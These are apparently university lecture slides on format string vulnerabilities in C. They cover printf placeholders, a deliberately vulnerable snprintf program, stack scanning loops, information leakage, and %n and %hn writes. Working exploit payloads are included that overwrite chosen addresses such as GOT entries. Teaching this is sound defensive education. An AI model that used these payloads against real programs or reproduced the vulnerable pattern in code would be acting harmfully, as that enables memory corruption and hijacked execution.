

Recall on Format String Bugs

Advanced Cybersecurity Topics @ POLIMI
Prof. Zanero

Adapted from: Computer Security @ POLIMI

Format String and Placeholders

Available in practically any programming language's printing functions (e.g., **printf**).

Specify how data is formatted into a string.

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d ...\n", i, i);
}
```

Tells the function how many parameters to expect after the format string (in this case, 2).

```
$ ./fs
a 10 ...
```

Variable Placeholders

Placeholders identify the formatting type:

<code>%d</code> or <code>%i</code>	decimal
<code>%u</code>	unsigned decimal
<code>%o</code>	unsigned octal
<code>%X</code> or <code>%x</code>	unsigned hex
<code>%c</code>	char
<code>%s</code>	string (char*), prints chars until <code>\0</code>

Can be used to read and write in memory.

Examples of Format Print Functions

`printf`

`fprintf` `vfprintf`

`sprintf` `vsprintf`

`snprintf` `vsnprintf`

By the end of this set of slides we will learn that the problem is conceptually much deeper, and not limited exclusively to printing functions.

Vulnerable Example

```
#include <stdio.h>                                //vuln3.c


void test(char *arg) {                             /* wrap into a function so that */
    char buf[256];                                  /* we have a "clean" stack frame*/
    snprintf(buf, 250, arg);
    printf("buffer: %s\n", buf);
}

int main (int argc, char* argv[]) {
    test(argv[1]);
    return 0;
}

$ ./vuln3 "%x %x %x"                               # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130                 # depending on machine, compiler, etc.
```

What Happened?

```
snprintf(buf, 250, "%x %x %x");
```



High addresses

0x30656130
0x66663762
0xb7ff0ae0
0xaffffaf9
0x00000fa
0xaffff828
...
...

Low addresses

When the format string is parsed, `snprintf()` expects three more parameters from the caller (to replace the three `%x`).

According to the calling convention, these are expected to be pushed on the stack by the caller. Thus, the `snprintf()` expects them to be on the stack, before the preceding arguments.

Reading the string with itself (!)

The number of %x depends on the specific program

```
$ ./vuln "AAAA %x %x ... %x"
```

```
buffer: AAAA b7ff0ae0 b7ffddfd ... 41414141
```

```
$ ./vuln "BBBB %x %x ... %x"
```

```
buffer: BBBB b7ff0ae0 b7ffddfd ... 42424242
```

Going back in the stack, we (usually) find part of our format string (e.g., AAAA, BBBB). Makes sense: the format string itself is often on the stack.

So, we can read *what we put* on the stack!

Scanning the Stack With %N\$x

To scan the stack we can use the %N\$x syntax (go to the Nth parameter) + simple shell scripting:

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4      # suppose that I want to print the 3rd

$ ./vuln "%3\ $x"
b7fd5ff4                     # N$x is the direct parameter access
                              # (the \ is to escape the $ symbol)

$ for i in `seq 1 150`; do echo -n "$i " && ./vuln "AAAA %$i\ $x"; done
1 AAAA b7ff0590
2 AAAA 804849b
# .....lots of lines.....   # 1 dword from the stack per line
150 AAAA 53555f6e             # (continued on next slide)
```


Reading the string with itself / 2 (vuln3)

```
$ for i in `seq 1 150`; do echo -n "$i " \  
    && ./vuln3 "AAAB%$i\${x}"; echo ""; done | grep 4141  
2 AAAB42414141 # there is my cell I can read from!  
# We had to go 2 positions up.
```

```
$ ./vuln3 "AAAB%2\${x}"  
AAAB42414141 # So, we can effectively read.
```

Scan the stack → Information leakage vulnerability

We can use the same technique to search for interesting data in memory

Information leakage vulnerability

```
$ for i in `seq 1 150`; do echo -n "$i " \  
    && ./vuln "AAAA %${i}\$s"; echo ""; done | grep HOME  
64 AAAA HOME=/root  
  
$ ./vuln "AAAA %64\${x}"  
AAAA 8048490 # here is its address
```

I'M WONDERING...



...COULD WE ALSO WRITE?

memegenerator.net

A useful placeholder: %n

%n = **write**, in the address pointed to *by the argument*, the **number of chars (bytes)** printed so far

E.g.

```
int i = 0;  
printf("hello%n", &i);
```

At this point, **i == 5**

Writing to the Stack with **%n**

%n = **write**, in the address pointed to *by the argument*, (treated as a pointer to int) the **number of chars** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
```

```
buffer: AAAA b7ff0ae0 41414141 804849b
```

```
./vuln3 "AAAA %x %n %x"
```

```
Segmentation fault
```

```
# bingo! Something unexpected happened...
```

What happened?

```
$ ./vuln3 "AAAA %x %x %x"
```

```
buffer: AAAA b7ff0ae0 41414141 804849b
```


```
./vuln3 "AAAA %x %n %x"
```

```
Segmentation fault
```

```
# bingo! Something unexpected happened...
```

```
$ dmesg | tail -n 1
```

```
[19336.033685] vuln3[28939]: segfault at 41414141 ip f7e697ec sp ffffcf20  
error 6 in libc-2.19.so[f7e22000+1a7000]
```



`%n` pulls an `int*` (address) from the stack, goes there and writes the number of chars printed so far. In this case, that address is `0x41414141`.

Recap on Writing Technique

1. Put, on the stack, the address (**addr**) of the memory cell (**target**) to modify.
2. Use **%x** to go find it on the stack.
3. Use **%n** to write an *arbitrary number* in the cell pointed to by **addr**, which is **target**.

Arbitrary number = #bytes printed so far

It's a bit tricky and *indirect*, but it allows to control the execution flow.

Controlling the Arbitrary Number

We use %c

```
void main () {  
    printf("|%050c|\n", 0x41424344);  
    printf("|%030c|\n", 0x41424344);  
    printf("|%013c|\n", 0x41424344);  
}
```

```
$ ./padding
```

```
|00000000000000000000000000000000000000000000000000000000000000000000D|    ~> 50  
|00000000000000000000000000000000000000000000000000000000000000000000D|    ~> 30  
|00000000000000000000000000000000000000000000000000000000000000000000D|    ~> 13
```

```
# let's assume that we know the target address: 0x0806d3b0
```


```
$ ./vuln3 "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"
```


(continued)

```
$ gdb ./vuln3
(gdb) set args "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"

(gdb) r
Starting program: /root/practice/fs/vuln3
    "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"
                                └──────────┘
Program received signal SIGSEGV, Segmentation fault.
0xb7eba9d4 in vfprintf () from /lib/i386-linux-gnu/i686/cmov/libc.so.6

(gdb) info r
eax                0x806d3b0      134665136
ecx                0x0          0
edx                0xc354        50004
                                └──────────┘
                                <~ 50000 + 4 bytes before
```



Writing 32 bit Addresses (16 + 16 bit)

To avoid writing gigabytes of data... we split each DWORD (32bits) into 2 WORDs (16bits, up to 64K), and write them in two rounds.

Remember: once we start counting up with %c, we cannot count down. We can only keep going up. So, we need to do some math.

- **1st round:** word with *lower* decimal value.
- **2nd round:** word with *higher* decimal value.

Generic Case 1

What to write = [first_part]>[second_part]
(e.g., 0x**4**5**4**3**4**2**4**1)

The format string looks like this (left to right):

<tgt (1st two bytes)> where to write (hex, little endian)

<tgt+2 (2nd two bytes)> where to write + 2 (hex, little endian)

%<low value - printed(8) >c what to write - #chars printed (dec)

%<pos>\$hn displacement on the stack (dec)

%<high value - low value>c what to write - what written (dec)

%<pos+1>\$hn displacement on the stack + 1 (dec)

Where to write

What to write

Where “where to write”
is placed on the stack

Generic Case 2

What to write = [first_part]<[second_part]
(e.g., 0x**4241****4543**)
SWAP Required

The format string looks like this (left to right):

<tgt+2 (2nd two bytes)>	where to write+2 (hex, little endian)
--------------------------------------	---------------------------------------

<tgt (1st two bytes)>	where to write (hex, little endian)
------------------------------------	-------------------------------------

%<low value - printed(8) >c	what to write - #chars printed (dec)
--	--------------------------------------

%<pos>\$hn	displacement on the stack (dec)
-------------------------	---------------------------------

%<high value - low value>c	what to write - what written (dec)
---	------------------------------------

%<pos+1>\$hn	displacement on the stack + 1 (dec)
---------------------------	-------------------------------------

Where to write

What to write

Where “where to write”
is placed on the stack

Example:

Let's write **0xb7eb1f10** to **0x08049698**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

`\x98\x96\x04\x08`

where to write (hex, little endian)

`\x9a\x96\x04\x08`

where to write + 2 (hex, little endian)

`%(7952-8) c`

what to write - 8 (dec)

`%<pos>$hn`

displacement on the stack (dec)

`%(47083-7952) c`

what to write - previous value (dec)

`%<pos+1>$hn`

displacement on the stack + 1 (dec)

Where to write

What to write

Where “where to write”
is placed on the stack

Example: Some More Math

And we're done. Exploit ready!

`\x98\x96\x04\x08` where to write (hex, little endian)


`\x9a\x96\x04\x08` where to write + 2 (hex, little endian)

`%7944c` what to write - 8 (dec)

`%<pos>$hn` displacement on the stack (dec)

`%39131c` what to write - previous value (dec)

`%<pos+1>$hn` displacement on the stack + 1 (dec)



`\x98\x96\x04\x08\x9a\x96\x04\x08%07944c%00002$hn%39131c%00003$hn`

Note: `<pos>` = 2 (could change depending on machine, compiler, etc.)

A Word on the TARGET address

- The saved return address (saved EIP)
 - Like a “basic” stack overflow
 - You must find the address on the stack :)
- **The Global Offset Table (GOT)**
 - **dynamic relocations for functions**
- C library hooks
- Exception handlers
- Other structures, function pointers

Static vs. Dynamic linking

- Static linking: The binary contains everything it needs to execute
- Dynamic linking: The executable relies on other, external, libraries to work
 - The binary “knows” the **name** of the external symbols it needs
 - At runtime, it needs to resolve the **names** to actual **addresses** ~> it's the task of the **dynamic loader**

The Global Offset Table (GOT)


- Table with pointers to external symbols
- At program startup, the dynamic loader patches the GOT with the actual addresses
- For functions it is a bit more complex due to a process called **lazy loading**
 - Symbols are resolved **only at first use**
 - When calling an external function, program code invokes the **stub function** in the **PLT** (Procedure Linkage Table)
 - If it's the first invocation, the stub function invokes the dynamic loader

Dynamic loading: lazy loading

Enter **GOT** and **PLT** (Procedure Linkage Table)

```
user@challenges-bin:~/mission4$ objdump -d mission4 | grep fgets -C3
80483f6: 68 00 00 00 00      push    $0x0
80483fb: e9 e0 ff ff ff      jmp     80483e0 <_init+0x24>

08048400 <fgets@plt>:
8048400: ff 25 10 a0 04 08    jmp     *0x804a010
8048406: 68 08 00 00 00      push    $0x8
804840b: e9 d0 ff ff ff      jmp     80483e0 <_init+0x24>
```



Stub function in the PLT (r-x)

fgets address in the GOT (rw-)

Dynamic loading: lazy loading

At runtime, 0x0804c008 will contain the address of the **dynamic loader**, (`_dl_runtime_resolve`), which will resolve the symbol `printf` and patch the GOT with the right address.

Disassembly of section `.plt`:

08049020 <.`plt`>:

```
8049020:    ff 35 04 c0 04 08
8049026:    ff 25 08 c0 04 08
804902c:    00 00
...
```

08049030 <`printf@plt`>:

```
8049030:    ff 25 0c c0 04 08
8049036:    68 00 00 00 00
804903b:    e9 e0 ff ff ff
```

```
pushl    0x804c004
jmp      *0x804c008
add      %al, (%eax)

jmp      *0x804c00c
push     $0x0
jmp      8049020 <.plt>
```

At program startup:

```
pwndbg> x/x 0x0804c00c
```

```
0x0804c00c <printf@got.plt>:    0x08049036
```

```
*0x804c010
$0x8
8049020 <.plt>
```

Exercise

Let's exploit a format string vulnerability!